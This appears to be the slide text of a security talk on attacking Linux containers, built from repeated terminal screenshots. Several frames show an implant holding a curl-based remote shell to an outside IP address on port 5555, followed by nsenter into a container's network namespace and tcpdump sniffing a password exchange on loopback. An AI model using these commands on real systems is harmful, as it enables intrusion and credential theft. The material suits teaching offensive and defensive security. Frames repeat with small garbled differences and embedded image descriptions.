> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576    880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576    904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2  19952  10440 ?       S    20:01   0:00  | \ curl -Nsk --pubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576    1584 ?       S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576    1612 ?       S    20:28   0:00  | \ -sh
root      24839  0.0  0.8  8100    4024 ?       R    20:28   0:00  | \ ps
root      24840  0.0  0.3  3324    1432 ?       S    20:28   0:00  | \ grep
root      24349  0.0  2.2  19956  10412 ?       S    20:01   0:00  | \ curl -Nsk --pin pubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/0:0-events]
```

Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144  5988 ?        Sl   20:22   0:00  \ passwordstore
> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576    880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576    904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2 19952 10440 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576    1584 ?        S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576    1612 ?        S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100    4024 ?        R    20:28   0:00  | | \ ps awwwfux
root      24840  0.0  0.3  3324    1432 ?        S    20:28   0:00  | | \ grep -C3 24348
root      24349  0.0  2.2 19956 10412 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/0:0-events]
> ls -l /proc/24736/ns/net /proc/self/ns/net
```

Entering A Container - Scrolly Text...



```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth po lwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?       Sl   20:22   0:00  \ password store

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576    880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576    904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2  19952  10440 ?       S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576    1584 ?       S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576    1612 ?       S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100    4024 ?       R    20:28   0:00  | | \ ps awwwfux
root      24840  0.0  0.3  3324    1432 ?       S    20:28   0:00  | | \ grep -C3 24348
root      24349  0.0  2.2  19956  10412 ?       S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256://vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0      0      0 ?        I    20:22   0:00  \ [kworker/0:0-events]

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
```



Entering A Container - Scrolly Text...

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00  \ passwordstore

> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/net -> net:[4026531840]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:27 /proc/self/ns/mnt -> mnt:[4026531841]
> type tcpdump
tcpdump is /usr/bin/tcpdump
> nsenter --target 24736 --net
> ps awwwfux | grep -C3 "$PPID"
root      24344  0.0  0.1  2576   880 ?        S    20:01   0:00  \ [not_malware]
root      24346  0.0  0.1  2576   904 ?        S    20:01   0:00  | \ sh
root      24347  0.0  2.2 19952 10440 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/i/2ma7vraaa6mo5
root      24348  0.0  0.3  2576  1584 ?        S    20:01   0:00  | \ /bin/sh
root      24834  0.0  0.3  2576  1612 ?        S    20:28   0:00  | | \ -sh
root      24839  0.0  0.8  8100  4024 ?        R    20:28   0:00  | | \ ps awwwfux
root      24840  0.0  0.3  3324  1432 ?        S    20:28   0:00  | | \ grep -C3 24348
root      24349  0.0  2.2 19956 10412 ?        S    20:01   0:00  | \ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:5555/o/2ma7vraaa6mo5 -T-
root      24598  0.0  0.0    0    0 ?        I    20:22   0:00  \ [kworker/u2:2-events_unbound]
root      24631  0.0  0.0    0    0 ?        I    20:22   0:00  \ [kworker/0:0-events]


> ls -l /proc/24736/ns/net /proc/self/ns/net
lrwxrwxrwx 1 root root 0 Oct 23 20:23 /proc/24736/ns/net -> net:[4026532436]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/net -> net:[4026532436]
> ls -l /proc/24736/ns/mnt /proc/self/ns/mnt
lrwxrwxrwx 1 root root 0 Oct 23 20:25 /proc/24736/ns/mnt -> mnt:[4026532374]
lrwxrwxrwx 1 root root 0 Oct 23 20:28 /proc/self/ns/mnt -> mnt:[4026531841]
```


Entering A Container - Scrolly Packets...

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text 'ssh' in the center, and a keyboard shortcut icon on the right. The terminal content shows a single command prompt and a command: a green prompt character followed by 'tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0''.

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolling Packets...



A terminal window titled "ssh" with standard macOS window controls (red, yellow, green buttons) in the top-left corner. The terminal displays a single command: `> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'`. A large, light-gray arrow is drawn on the left side of the terminal, pointing upwards towards the `lo` interface in the command.


```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolly Packets...

A terminal window with a title bar containing three colored window control buttons (red, yellow, green) on the left, the text 'ssh' in the center, and a keyboard shortcut icon on the right. The terminal area is white and contains a single line of text: a command prompt followed by a tcpdump command. The command is: `> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'`


```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
```

Entering A Container - Scrolly Packets?

A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) in the top-left corner. The terminal displays the output of a tcpdump command. The first line shows the command: > tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'. The second line shows the output: tcpdump: verbose output suppressed, use -v[v]... for full protocol decode. The third line shows: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes. The fourth line shows a packet capture: 20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19. The fifth line shows the packet details: E..G.:@.@..t.....'.....'.....;...... The sixth line shows the packet source:mk@ldap.servus.mom.

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@.@..t.....'.....'.....;.....
.....mk@ldap.servus.mom
```

Entering A Container - Scrolly Packets!

A terminal window titled 'ssh' with standard macOS window controls (red, yellow, green buttons) in the top-left corner. The terminal displays the output of a tcpdump command. The command is: `> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'`. The output shows two network packets. The first packet is from IP 127.0.0.1.9999 to 127.0.0.1.40866, with sequence number 3214716703 and acknowledgment number 3214716722. The second packet is from IP 127.0.0.1.40866 to 127.0.0.1.9999, with sequence number 1 and acknowledgment number 19. Both packets have a length of 19 and 23 bytes respectively, and their payloads are shown in hexadecimal and ASCII. The terminal window has a light gray title bar and a white background.

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@..t.....'.....';.....
.....mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 1:24, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 23
E..K.T@..V.....'.....2.....?.....
....._ich_liebe_scrolly_text
```

Entering A Container - Scrolly Packets.

```
ssh
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@..t.....'.....';.....
.....mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 1:24, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 23
E..K.T@..V.....'..'.....2.....?.....
....._ich_liebe_scrolly_text

20:39:52.502438 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 24:29, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 5
E..9.U@..g.....'..'.....2.....-.....
....._done

3 packets captured
6 packets received by filter
0 packets dropped by kernel
```

What's a Container? (v6)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
 - Someone who's escaped a container

What's a Container? (v6)

- Where my application runs all nice and self-contained
 - Application Developer
- An application running on Linux, plus isolation (and YAML)
 - Systems Administrator
- Linux, but missing bits
 - Someone who's just got a shell
- Processes with restrictive metadata
 - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
 - Someone who's escaped a container
- All of the above

In Summary...

1. Hacking containers isn't all that much different from ~~hacking~~ using Linux
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process
4. `/proc` is your friend



In Summary...

1. Hacking containers isn't all that much different from ~~hacking~~ using Linux
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process
4. /proc is your friend

No
tl;dr?



Parting Thoughts



1. No Secrets, just Docs
2. Code is available
 - a. But maybe don't read it?
3. Unsecret Weapons:
Make/Rsync/Prove
4. Unscret Hindrance:
Overengineering
5. Do it!

Thanks :)

Questions?



Twitter/Discord:

@magisterquis

Libera:

stuart

Code:

github.com/magisterquis/dtffmacac

Thanks :)

No time for questions :(



Twitter/Discord:

@magisterquis

Libera:

stuart

Code:

github.com/magisterquis/dtffmacac